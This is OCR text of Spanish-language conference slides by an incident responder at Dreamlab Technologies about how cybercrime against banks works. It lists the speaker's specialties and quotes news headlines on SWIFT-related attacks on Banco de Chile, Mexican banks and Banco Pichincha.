DREAMLAB
TECHNOLOGIES

Nicht glauben. Wissen.

NELSON BORIS MURILLO PRIETO

¿COMO FUNCIONA EL CIBERCRIMEN?: EXPERIENCIAS DESDE EL PUNTO DE VISTA DE UN INCIDENT RESPONDER


EL CIBERCRIMEN:

EXPECTATIVA

EL CIBERCRIMEN:


REALIDAD

¿QUIEN SOY?



PHISHING
PENTESTING INFRAESTRUCTURA
RED TEAM
OBTENCION DE AD
EVALUACIÓN DE POS
SWIFT
BANCA ELECTRÓNICA MOBILE
FORENSE
INCIDENT RESPONSE

EQUIPO MULTIDISCIPLINARIO




Banco de Chile Loses $10 Million in SWIFT-Related Attack


First, Attackers Distracted Bank, Using Buhtrap Malware to Cause Mayhem

Jeremy Kirk (jeremy_kirk) • June 13, 2018

Photo: Wikimedia Commons



México: el ciberataque "sin precedentes" a los bancos del país que causó pérdidas millonarias



CÓMO HACKEARON EL BANCO PICHINCHA, LA INSTITUCIÓN BANCARIA MÁS GRANDE DE ECUADOR

Banco Pichincha, la institución financiera privada más importante de **Ecuador**, reveló que sus sistemas se vieron afectados por un importante **ciberataque** que interrumpió temporalmente sus operaciones, incluyendo los sistemas de **cajeros automáticos** y **banca en línea**. Este incidente ocurrió durante el fin de semana y llevó al banco a desconectar algunas áreas de su infraestructura informática.

APT:

OLA DE CIBER ATAQUES A BANCOS

¿QUE ESTABA SUCEDIENDO?

